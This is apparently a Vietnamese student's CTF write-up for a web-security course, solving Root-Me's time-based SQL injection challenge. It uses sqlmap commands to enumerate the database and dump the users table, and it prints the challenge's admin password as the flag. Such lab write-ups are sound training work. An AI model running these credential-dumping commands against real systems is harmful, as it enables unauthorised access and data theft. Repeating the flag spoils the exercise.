BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN


Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*


Challenge 10: SQL injection - Time based (level medium)

Link challenge: https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-Time-based

- Bài này yêu cầu lấy password của admin




- Truy cập vào thử thách có 2 tab là login và Member List




- Sau khi thử nhiều cách tấn công khác nhau không thành công thì quyết định sử dụng sqlmap. Sử dụng sqlmap để khai thác với url với đối số -u (tham khảo về sqlmap sql-injection-sqli-sqlmap) ở trang admin trong member list (theo kinh nghiệm từ các bài trước thì đây là trang có nguy cơ bị lỗi nhất)
- Ta dùng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" -dbs** để khai thác. Trong đó sử dụng đối số --dbs để lấy dữ liệu từ database

- Chờ khoảng 30s ta thu được kết quả, có 1 database trả về là **public**.



- Tiếp theo ta thực hiện lấy các tables trên database này bằng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" --tables -D public.** Trong đó đối số --table dùng để lấy tên các bảng, -D public để chỉ định lấy kết quả trong database public

- Ta tìm được 1 bảng là **users**



- Tìm các cột có trong bảng bằng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" -D public -T users --columns**

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" -D public -T users --
columns
                                                                               {1.5.10#stable}
                                                                               https://sqlmap.org
```

- Kết quả ta thu được 6 cột trong bảng users

```
Database: public
Table: users
[6 columns]
+-------------+-----------+
| Column      | Type      |
+-------------+-----------+
| email       | varchar   |
| firstname   | varchar   |
| id          | int4      |
| lastname    | varchar   |
| password    | varchar   |
| username    | varchar   |
+-------------+-----------+
```


- Cuối cùng ta sử dụng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" -D public -T users -C username,password –dump** để lấy toàn bộ dữ liệu về username và password trong bảng này. Trong đó sau đối số -T là tên bảng cần lấy data, --dump để lấy toàn bộ dữ liệu từ bản này.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" -D public -T users -C
username,password --dump
```

- Kết quả ta tìm được password tương ứng với admin là **T!m3B@s3DSQL!**

```
Database: public
Table: users
[3 entries]
+-----------+-----------------+
| username  | password        |
+-----------+-----------------+
| jsilver   | J0hNG0lDeN      |
| jsparow   | Sp@r0WKr@K3n    |
| admin     | T!m3B@s3DSQL!   |
+-----------+-----------------+
```

- Submit password vừa tìm được ta vượt qua thử thách thành công



FLAG: T!m3B@s3DSQL!